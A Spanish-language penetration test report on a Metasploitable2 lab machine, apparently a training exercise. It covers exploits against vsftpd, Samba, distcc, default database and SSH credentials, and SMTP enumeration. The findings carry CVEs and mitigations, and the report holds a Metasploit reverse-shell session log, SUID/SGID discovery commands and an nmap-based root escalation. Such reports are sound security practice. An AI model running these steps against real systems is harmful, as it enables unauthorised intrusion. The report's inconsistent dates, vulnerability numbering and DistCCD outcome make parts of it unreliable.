Informe de resultados de la evaluación de la seguridad

Fecha: 04/02/2025

Alejandro García Gutiérrez

INDICE

Declaración de confidencialidad

Este documento es propiedad exclusiva de Metasploitable2 y Magximo Corp (MC). Este documento contiene información patentada y confidencial. La duplicación, redistribución o uso, total o parcial, en cualquier forma, requiere el consentimiento tanto de Metasploitable2 como de MC.

Metasploitable2 puede compartir este documento con auditores bajo acuerdos de no divulgación para demostrar el cumplimiento de los requisitos de las pruebas de penetración.

Descargo de responsabilidad

Una prueba de penetración se considera una instantánea en el tiempo. Las conclusiones y recomendaciones reflejan la información recopilada durante la evaluación y no los cambios o modificaciones realizados fuera de ese periodo.

Los compromisos limitados en el tiempo no permiten una evaluación completa de todos los controles de seguridad. MC priorizó la evaluación para identificar los controles de seguridad más débiles que un atacante podría explotar. MC recomienda llevar a cabo evaluaciones similares anualmente por parte de evaluadores internos o externos para garantizar el éxito continuado de los controles.

Información de contactos

Name	Title	Contact Information
Metasploitable2		
Jose Miguel	Global Security Manager	Email: josemiguel@gomezcasero.net
MC		
Alejandro García	Lead Penetration Tester	Email: alexmagximo@gmail.com

Resumen de la evaluación

Del 29 de febrero de 2025 al 9 de febrero de 2025, Metasploitable2 contrató a MC para evaluar la postura de seguridad de su infraestructura en comparación con las mejores prácticas actuales del sector que incluían una prueba de penetración en la red interna. Todas las pruebas realizadas se basan en la Guía técnica de pruebas y evaluación de seguridad de la información NIST SP 800-115, la Guía de pruebas OWASP (v4) y marcos de pruebas personalizados.

Las fases de las actividades de pruebas de penetración incluyen las siguientes:

- Planificación - Se reúnen los objetivos del cliente y se obtienen las reglas de compromiso.

- Descubrimiento - Realizar escaneos y enumeraciones para identificar vulnerabilidades potenciales, áreas débiles y exploits.

- Ataque - Confirmar las vulnerabilidades potenciales a través de la explotación y realizar un descubrimiento adicional tras un nuevo acceso.

- Informes - Documentar todas las vulnerabilidades y explotaciones encontradas, los intentos fallidos y los puntos fuertes y débiles de la empresa.

Componentes de la evaluación

Prueba de penetración interna

Una prueba de penetración interna emula el papel de un atacante desde dentro de la red. Un ingeniero escaneará la red para identificar posibles vulnerabilidades del host y realizar ataques comunes y avanzados a la red interna, tales como: Envenenamiento LLMNR/NBT-NS y otros ataques man- in-the-middle, suplantación de token, kerberoasting, pass-the-hash, golden ticket, y más. El ingeniero tratará de obtener acceso a los hosts a través del movimiento lateral, comprometer las cuentas de usuario de dominio y de administrador, y filtrar datos sensibles.

Niveles de gravedad de los hallazgos

La siguiente tabla define los niveles de gravedad y el rango de puntuación CVSS correspondiente que se utilizan en todo el documento para evaluar la vulnerabilidad y el impacto del riesgo.

Gravedad	CVSS V3 Rango de puntuación	Definición
Crítica	9.0-10.0	La explotación es sencilla y suele comprometer el sistema. Se recomienda elaborar un plan de acción y aplicar parches inmediatamente.
Alta	7.0-8.9	La explotación es más difícil, pero podría causar privilegios elevados y potencialmente una pérdida de datos o tiempo de inactividad. Se recomienda elaborar un plan de acción y parchear lo antes posible.
Media	4.0-6.9	Existen vulnerabilidades pero no son explotables o requieren pasos adicionales como ingeniería social. Se recomienda elaborar un plan de acción y aplicar parches una vez resueltos los problemas de mayor prioridad.
Baja	0.1-3.9	Las vulnerabilidades no son explotables pero reducirían la superficie de ataque de una organización. Se recomienda elaborar un plan de acción y parchear durante la próxima ventana de mantenimiento.
Información	N/A	No existe ninguna vulnerabilidad. Se proporciona información adicional sobre los elementos detectados durante las pruebas, controles estrictos y documentación adicional.

Factores de riesgo

El riesgo se mide por dos factores: Probabilidad e Impacto:

Probabilidad

La probabilidad mide la posibilidad de que se explote una vulnerabilidad. Las valoraciones se basan en la dificultad del ataque, las herramientas disponibles, el nivel de habilidad del atacante y el entorno del cliente.

Impacto

El impacto mide el efecto potencial de la vulnerabilidad en las operaciones, incluyendo la confidencialidad, integridad y disponibilidad de los sistemas y/o datos del cliente, el daño a la reputación y las pérdidas financieras.

Alcance de actuación

Evaluación	Details
Test de penetración interno	192.168.1.13

Exclusiones del ámbito de aplicación

A petición del cliente, MC no realizó ninguno de los siguientes ataques durante las pruebas:

- Phishing/Social Engineering

Todos los demás ataques no especificados anteriormente fueron permitidos por Metasploitable2.

Permisos del cliente

Metasploitable2 proporcionó a MC los siguientes permisos:

- Acceso interno a la red a través de Dropbox y permisos de puerto

Resumen Ejecutivo

Del 29 de enero al 9 de febrero de 2025, MC llevó a cabo una evaluación integral de la postura de seguridad interna de **Metasploitable2** mediante pruebas de penetración. El objetivo fue identificar vulnerabilidades explotables en la red y evaluar el impacto potencial de un ataque real.

Alcance y limitaciones de tiempo

El análisis se centró exclusivamente en la infraestructura interna, sin incluir pruebas de ingeniería social. Se estableció un periodo de once días para la ejecución de las pruebas, lo que permitió un análisis detallado de los sistemas y servicios expuestos.

Resumen de las pruebas

El equipo realizó una **evaluación exhaustiva de la red interna**, identificando múltiples vulnerabilidades críticas que podrían ser aprovechadas por atacantes para comprometer el sistema. Mediante **escaneos de red y pruebas de explotación dirigidas**, se obtuvieron accesos no autorizados y escaladas de privilegios en varias instancias clave.

- **Acceso remoto inicial**: Se explotó una **puerta trasera en vsFTPd 2.3.4**, permitiendo acceso inmediato al sistema. Además, se detectaron **credenciales por defecto en OpenSSH 4.7p1**, lo que facilitó la autenticación sin restricciones.
- **Explotación de servicios críticos**: Se identificó y explotó una **vulnerabilidad de ejecución remota de código en Samba**, lo que permitió el compromiso total del sistema. Adicionalmente, se detectó una **Denegación de Servicio en ISC BIND 9.4.2**, que podría afectar la disponibilidad del servicio DNS.
- **Escalada de privilegios**: Se encontraron y explotaron **binarios con SUID/SGID vulnerables (DistCCD v1)**, lo que facilitó la obtención de permisos elevados en el sistema.
- **Acceso a bases de datos sensibles**: Se accedió a **MySQL 5.0.51a con credenciales predeterminadas**, permitiendo consulta y manipulación de datos. Asimismo, se obtuvo acceso **no autorizado a PostgreSQL**, exponiendo información crítica de la base de datos.
- **Compromiso de servicios de red**: Se logró la **enumeración de usuarios en el servidor SMTP (Postfix)**, revelando cuentas activas. Además, se accedió al sistema mediante **Telnet con credenciales débiles**, seguido de una escalada de privilegios exitosa.

Impacto Potencial en la Organización

La explotación de estas vulnerabilidades podría tener **consecuencias severas** para la organización en un entorno de producción. Un atacante con acceso no autorizado podría:

- **Exfiltrar datos sensibles**, comprometiendo información confidencial de clientes y empleados.
- **Modificar registros de bases de datos**, alterando información crítica para las operaciones de la empresa.
- **Desplegar malware o ransomware**, bloqueando el acceso a sistemas esenciales y causando interrupciones operativas.
- **Utilizar la infraestructura comprometida para ataques externos**, como envío de spam, ataques DDoS o distribución de código malicioso.
- **Realizar movimientos laterales en la red**, escalando privilegios y comprometiendo otros sistemas internos.

Conclusión y Recomendaciones

Las vulnerabilidades identificadas representan **un alto riesgo** para la seguridad del sistema, ya que podrían ser explotadas por atacantes para comprometer la integridad, confidencialidad y disponibilidad de la red. Se recomienda la **implementación inmediata de medidas correctivas**, como la actualización de software, la eliminación de credenciales predeterminadas, la segmentación de red y la aplicación de controles de acceso más estrictos.

Para una revisión detallada de los hallazgos y recomendaciones específicas, consulte la sección **Resultados Técnicos**.

Notas y recomendaciones del Pentester

Los resultados de las pruebas indican que la red objetivo presenta múltiples vulnerabilidades críticas que podrían ser explotadas por atacantes con distintos niveles de habilidad. Muchas de estas vulnerabilidades están relacionadas con configuraciones inseguras por defecto, credenciales débiles o por defecto y software desactualizado, lo que permite accesos no autorizados, escaladas de privilegios y ejecución remota de código.

Durante las pruebas, se identificaron dos tendencias preocupantes: **uso de credenciales por defecto y sistemas sin parchear**. El uso de credenciales predeterminadas facilitó el compromiso de varios servicios clave, como **OpenSSH 4.7p1, MySQL 5.0.51a y PostgreSQL**, lo que permitió el acceso no autorizado a información sensible y aumentó el riesgo de movimientos laterales dentro de la red. Además, la **ejecución remota de código en Samba** y la presencia de **binarios SUID explotables (DistCCD v1)** evidencian una falta de controles de seguridad adecuados, lo que posibilitó escaladas de privilegios exitosas.

El parcheado deficiente y la presencia de versiones vulnerables de software, como **vsFTPd 2.3.4 con backdoor, ISC BIND 9.4.2 vulnerable a denegación de servicio y ProFTPD 1.3.1 expuesto**, representan un riesgo significativo para la organización. Un atacante podría aprovechar estas debilidades para comprometer servicios críticos y mantener persistencia en el sistema.

Recomendaciones de las vulnerabilidades encontradas:

- **Gestión de credenciales:** Se recomienda revisar todas las cuentas en uso y eliminar credenciales predeterminadas. Implementar políticas de contraseñas robustas y habilitar autenticación multifactor cuando sea posible.
- **Parcheo y actualización:** Es fundamental actualizar los servicios vulnerables a versiones seguras y aplicar parches de seguridad de manera regular. Se recomienda revisar las configuraciones de **BIND, Samba, OpenSSH, PostgreSQL y ProFTPD** para mitigar riesgos.
- **Restricción de accesos:** Servicios críticos como **Telnet, FTP y MySQL** deberían estar restringidos únicamente a direcciones IP autorizadas y deshabilitarse si no son necesarios.
- **Monitorización y detección de amenazas:** Implementar soluciones de monitoreo para detectar accesos no autorizados y comportamientos anómalos en la red.
- **Seguridad en bases de datos:** Limitar los permisos de usuarios en **PostgreSQL y MySQL**, restringir el acceso desde redes no confiables y cifrar datos sensibles.
- **Fortalecimiento de binarios con SUID/SGID:** Revisar la configuración de permisos en binarios con SUID/SGID y eliminar privilegios innecesarios que puedan ser explotados para escalada de privilegios.

A pesar de la explotación exitosa de varias vulnerabilidades, no se observaron mecanismos de detección o alertas de seguridad durante las pruebas. La

implementación de controles de detección y respuesta ante incidentes mejoraría significativamente la postura de seguridad de la red y dificultaría la actividad de posibles atacantes. Se han incluido recomendaciones adicionales sobre mitigación y endurecimiento de sistemas en la sección de resultados técnicos del informe.

Recomendaciones de Seguridad


Estas recomendaciones ayudarán a reducir la superficie de ataque y a dificultar el reconocimiento del sistema a través de herramientas como Nmap.

1. **Minimización de Servicios Expuestos**
    - Deshabilitar servicios innecesarios o que no sean críticos para la operación del sistema.
    - Verificar qué servicios deben estar accesibles desde la red y restringir el acceso a los demás.
2. **Restricción de Acceso a Puertos**
    - Implementar reglas de firewall para permitir únicamente el tráfico necesario en los puertos requeridos.
    - Restringir el acceso a servicios sensibles (SSH, FTP, MySQL, etc.) a direcciones IP de confianza.
3. **Segmentación de Red**
    - Implementar VLANs o segmentación de red para separar servidores críticos de redes accesibles por usuarios o externas.
    - Evitar la exposición de servicios administrativos en redes públicas o de usuarios regulares.
4. **Uso de IDS/IPS y Monitoreo**
    - Implementar sistemas de detección y prevención de intrusos (IDS/IPS) para identificar y bloquear escaneos de red no autorizados.
    - Monitorear los logs de acceso y actividad en busca de patrones de escaneo o intentos de explotación.
5. **Ofuscación y Endurecimiento de Servicios**
    - Cambiar puertos por defecto de servicios críticos como SSH para dificultar la detección en escaneos automatizados.
    - Desactivar la respuesta a peticiones ICMP para evitar detección simple mediante ping.
    - Configurar banners de servicio para ocultar información sobre versiones de software utilizadas.
6. **Implementación de Autenticación Segura**
    - Configurar autenticación basada en claves en lugar de contraseñas para SSH.
    - Deshabilitar acceso anónimo a FTP y restringir cuentas con privilegios elevados.
    - Aplicar políticas de contraseñas seguras y autenticación multifactor (MFA) cuando sea posible.

7. **Actualización y Parcheo de Servicios**
    - Mantener el software y los servicios actualizados para corregir vulnerabilidades conocidas.
    - Reemplazar software obsoleto o sin soporte que represente un riesgo de seguridad.

Resumen e informe de vulnerabilidades

Las tablas siguientes ilustran las vulnerabilidades encontradas por impacto y las soluciones recomendadas:



VULNERABILIDAD	GRAVEDAD	RECOMENDACION
V01 - vsftpd Backdoor	Crítica	Actualizar vsFTPd a la versión 3.0.3 o superior, que corrige la vulnerabilidad de la puerta trasera.
V02 - Credenciales OpenSSH	Crítica	Autenticación basada en claves SSH.
V04 - Samba Remote Code Execution	Crítica	Usar SMB2/SMB3 y deshabilitar SMB1 y eliminar username map script.
V06 - Credenciales por defecto en MySQL	Crítica	Eliminar usuarios root sin contraseña.
V08- Acceso mediante Telnet y escalada de privilegios	Crítica	Deshabilitar el servicio Telnet y sustituirlo por SSH. Actualizar nmap.
V09 - Acceso No Autorizado a PostgreSQL	Crítica	Aplicar autenticación fuerte y cambiar las credenciales de postgres.
V03 - DoS en ISC BIND	Alta	Implementar reglas de firewall para limitar el acceso al puerto 53.
V05 - Binarios con SUID/SGID potencialmente explotables	Media	Eliminar permisos SUID y SGID innecesarios.
V07 - Enumeración de Usuarios en Servidor SMTP (Postfix)	Media	Deshabilitar el comando VRFY y restringir el uso de EXPN.

Resultados técnicos

Resultados de la prueba de penetración interna

V01 - vsftpd 2.3.4 Backdoor

Descripción	La versión 2.3.4 de vsftpd contiene una puerta trasera maliciosa que permite a los atacantes obtener acceso a una shell remota como root. La vulnerabilidad se activa cuando un usuario se autentica con un nombre de usuario que termina con :).
Riesgo	**Crítico** - Un atacante puede obtener acceso total al sistema con privilegios de root, comprometiendo la integridad y seguridad del servidor.
Herramientas usadas	**Metasploit** y **Nmap** para escaneo de puertos
Referencias	• CVE-2011-2523

Prueba:




Imagen 1: Acceso como root

Mitigación:

- **Actualizar** vsftpd a una versión segura o deshabilitarlo en caso de que no sea necesario.
- Implantar medidas de defensa adicionales: firewall que bloquee el **puerto 21** (si no se usa) y **monitorización** para detectar intentos de acceso no autorizados.

V02 - Credenciales por defecto en OpenSSH 4.7p1

Descripción	Se detectó que el servicio SSH (versión 4.7p1) permite la autenticación con el usuario por defecto msfadmin y su contraseña correspondiente. Esto facilita el acceso no autorizado al sistema, comprometiendo la seguridad de la máquina y su red.
Riesgo	**Crítico** - Un atacante que explote esta vulnerabilidad puede obtener acceso total al sistema afectado. Si el usuario tiene privilegios elevados, podría ejecutar comandos como root, instalar malware, pivotar a otras máquinas y exfiltrar datos confidenciales.
Herramientas usadas	**Cliente SSH** y **Nmap** para escaneo de puertos
Referencias	• Guía oficial SSH

Prueba:

```
┌──(kali㉿kali)-[~]
└─$ ssh -o HostKeyAlgorithms=+ssh-rsa -p 22 msfadmin@192.168.1.13

msfadmin@192.168.1.13's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Wed Feb  5 03:38:11 2025 from 192.168.1.14
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd vulnerable/
msfadmin@metasploitable:~/vulnerable$ ls -lisa
total 24
114702 4 drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 .
114695 4 drwxr-xr-x 5 msfadmin msfadmin 4096 2012-05-20 14:22 ..
131073 4 drwxr-xr-x 3 msfadmin msfadmin 4096 2010-04-28 03:12 mysql-ssl
115399 4 drwxr-xr-x 5 msfadmin msfadmin 4096 2010-04-28 02:48 samba
115395 4 drwxr-xr-x 2 msfadmin msfadmin 4096 2010-04-19 19:43 tikiwiki
114703 4 drwxr-xr-x 3 msfadmin msfadmin 4096 2010-04-16 16:37 twiki20030201
```

Imagen 2: Acceso con privilegios admin

Mitigación:

- Eliminar o deshabilitar cuentas **con credenciales por defecto**.
- **Actualizar** OpenSSH a una versión moderna y segura.
- Configurar **autenticación** basada en claves SSH en lugar de contraseñas.
- **Restringir acceso** SSH solo a direcciones IP confiables.
- **Monitorear** los logs de acceso en busca de intentos sospechosos.

V03 - Samba Remote Code Execution

Descripción	Esta vulnerabilidad en Samba permite la ejecución remota de código debido a un error en el manejo de la opción *username map script*. Un atacante no autenticado puede ejecutar comandos arbitrarios en el sistema con privilegios elevados, comprometiendo completamente el servidor.
Riesgo	**Crítico** – Permite la ejecución remota de código como root, lo que puede llevar al control total del sistema.
Herramientas usadas	**Cliente SSH** y **Nmap** para escaneo de puertos
Referencias	• CVE-2007-2447

Prueba:




Imagen 5: Acceso como root

Mitigación:

- **Actualizar Samba** a la última versión disponible.
- **Eliminar** *username map script* del archivo de configuración.
- **Restringir el acceso a los puertos 139 y 445** mediante el firewall.
- **Usar SMB2/SMB3 y deshabilitar SMB1** para mayor seguridad.
- **Monitorear logs y aplicar reglas de detección de ataques**.
- **Revisar permisos de archivos y recursos compartidos**.
- **Eliminar Samba si no es necesario** en el sistema.

V04 - Credenciales por defecto en MySQL 5.0.51a

Descripción	Se ha identificado que el servidor MySQL 5.0.51a está configurado con credenciales por defecto, permitiendo acceso completo como root sin contraseña desde cualquier IP (root@%). Esta configuración expone la base de datos y potencialmente el sistema operativo a accesos no autorizados.
Riesgo	**Crítico:** - Un atacante con acceso a la base de datos como root puede: - Leer, modificar o eliminar datos sensibles. - Crear nuevos usuarios con permisos elevados. - Ejecutar comandos del sistema
Herramientas usadas	**MySQL** y **Nmap** para escaneo de puertos
Referencias	• Guía de seguridad MySQL

Pruebas:




Imagen 9: Acceso como root a la BBDD

Mitigación:

- **Eliminar usuarios root sin contraseña**.
- **Restringir conexiones remotas**.
- **Revisar permisos** de usuarios.
- **Actualizar MySQL** a una versión más segura y con configuraciones reforzadas.

V05 - Acceso mediante Telnet y escalada de privilegios

Descripción	Se detectó un servicio Telnet en el puerto **23** con credenciales débiles (user:user). Tras autenticarse, se realizó una escalada de privilegios aprovechando la opción interactiva de **Nmap** (nmap --interactive), permitiendo ejecutar comandos como root. Esta vulnerabilidad permite a un atacante tomar el control completo del sistema.
Riesgo	**Crítico:** - Acceso no autorizado al sistema. - Posibilidad de ejecución de comandos como root. - Exposición de credenciales en texto plano (Telnet no cifra la comunicación). - Potencial para movimientos laterales dentro de la red interna.
Herramientas usadas	**Nmap** y **telnet**
Referencias	• CVE-1999-0502

Pruebas:

Imagen 10: Escalada de privilegios a root

Mitigación:

- **Deshabilitar el servicio Telnet** y sustituirlo por **SSH**.
- **Implementar autenticación fuerte** (contraseñas robustas y MFA).
- **Actualizar Nmap** para evitar su uso en escaladas de privilegios.
- **Monitorear logs del sistema** para detectar accesos sospechosos.

V06 - Acceso No Autorizado a PostgreSQL

Descripción	Se detectó una instancia de PostgreSQL expuesta con credenciales débiles o por defecto, permitiendo acceso como *postgres*. Además, se pudo acceder a la tabla *pg_shadow*, que almacena hashes de contraseñas de los usuarios de la base de datos. Esto facilita ataques de cracking offline.
Riesgo	**Crítico:** - Un atacante puede extraer hashes y obtener credenciales de otros usuarios, comprometiendo más sistemas. - Acceso completo a la base de datos: Puedes leer, modificar o eliminar datos almacenados en el servidor. - Escalada de privilegios
Herramientas usadas	**Metaploit, Nmap y PostgreSQL**
Referencias	• CVE-2007-3280

Pruebas:

Imagen 11: Acceso a contraseñas




Imagen 12: Escalada de privilegios a root

Mitigación:

- Configurar *pg_hba.conf* para restringir accesos remotos.
- Aplicar **autenticación fuerte** y cambiar las credenciales de postgres.

V07 - Denegación de Servicio en ISC BIND 9.4.2

Descripción	Se ha identificado una vulnerabilidad en el servidor DNS ISC BIND 9.4.2, específicamente en el manejo de paquetes TKEY. Un atacante remoto puede explotar esta falla enviando solicitudes malformadas para provocar una caída del servicio DNS, generando una condición de DoS.
Riesgo	**Alto** – La explotación de esta vulnerabilidad puede dejar inoperativo el servicio DNS, afectando la resolución de nombres y provocando la interrupción de múltiples servicios dependientes. Esto impacta la disponibilidad de la red y podría utilizarse en ataques de mayor escala.
Herramientas usadas	**Metasploit** y **nmap** para escanear el estado del puerto 53.
Referencias	• CVE-2009-0696

Prueba:




Imagen 3: Ataque DOS con Metasploit




Imagen 4: Servidor DNS caído

Mitigación:

- **Actualizar ISC BIND** a una versión más reciente (9.10 o superior), ya que las versiones antiguas contienen múltiples vulnerabilidades críticas.
- **Configurar reglas de firewall** para limitar el acceso al puerto 53 solo a fuentes confiables.
- **Deshabilitar TKEY si no es necesario** en la configuración de BIND para evitar ataques similares.
- **Implementar monitoreo de tráfico DNS** para detectar patrones anómalos y prevenir futuros ataques.

V08 - Binarios con SUID/SGID potencialmente explotables (DistCCD v1)

Descripción	Al intentar vulnerar el puerto de DistCCD v1 (3631) se identificaron varios binarios con el bit SUID activo, lo que podría permitir la escalada de privilegios si se encontrara una vulnerabilidad explotable en ellos. Sin embargo, los intentos de explotación no fueron exitosos.
Riesgo	**Media** - Si un atacante logra explotar uno de estos binarios, podría obtener acceso root al sistema.
Herramientas usadas	**Metaexploit** y **Nmap** para escaneo de puertos

Pruebas:

```
msf6 exploit(unix/misc/distcc_exec) > run

[*] Started reverse TCP handler on 192.168.1.14:4444
[*] Command shell session 1 opened (192.168.1.14:4444 → 192.168.1.13:49073) at 2025-02-05 13:23:35 -0500

whoami
daemon
```

Imagen 6: Acceso como usuario 'daemon'

```
find / -perm -2000 -type f 2>/dev/null
/sbin/unix_chkpwd
/usr/bin/Eterm
/usr/bin/X
/usr/bin/bsd-write
/usr/bin/ssh-agent
/usr/bin/mlocate
/usr/bin/crontab
/usr/bin/chage
/usr/bin/screen
/usr/bin/expiry
/usr/bin/at
/usr/bin/xterm
/usr/bin/wall
/usr/sbin/uuidd
/usr/sbin/postqueue
/usr/sbin/postdrop
```

Imagen 7: Archivos con SGID

```
find / -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
```

Imagen 8: Archivos con SUID

Mitigación:

- **Eliminar permisos SUID y SGID** innecesarios.
- **Monitorear** su uso con *auditd*.
- Mantener el software **actualizado** para evitar exploits conocidos.

V09 - Enumeración de Usuarios en Servidor SMTP (Postfix)

Descripción	Se ha identificado que el servidor SMTP permite la enumeración de usuarios válidos a través del comando VRFY y pruebas con RCPT TO. Esto puede permitir a un atacante identificar cuentas activas en el sistema, facilitando ataques de fuerza bruta, phishing dirigido o intentos de acceso no autorizado.
Riesgo	**Medio-Alto** – La exposición de cuentas de usuario puede ser utilizada para ataques de *fuerza bruta*, *spear phishing* o escalada de privilegios dentro de la red. Si el servidor SMTP tiene una configuración insegura y permite el *relay* abierto, también puede ser utilizado para el envío de *spam*.
Herramientas usadas	**Telnet, metasploit** y **Nmap** para escaneo de puertos
Referencias	• CVE-1999-0512

Pruebas:

Usuarios encontrados:

backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data

Mitigación:

- **Deshabilitar el comando VRFY** en la configuración de Postfix
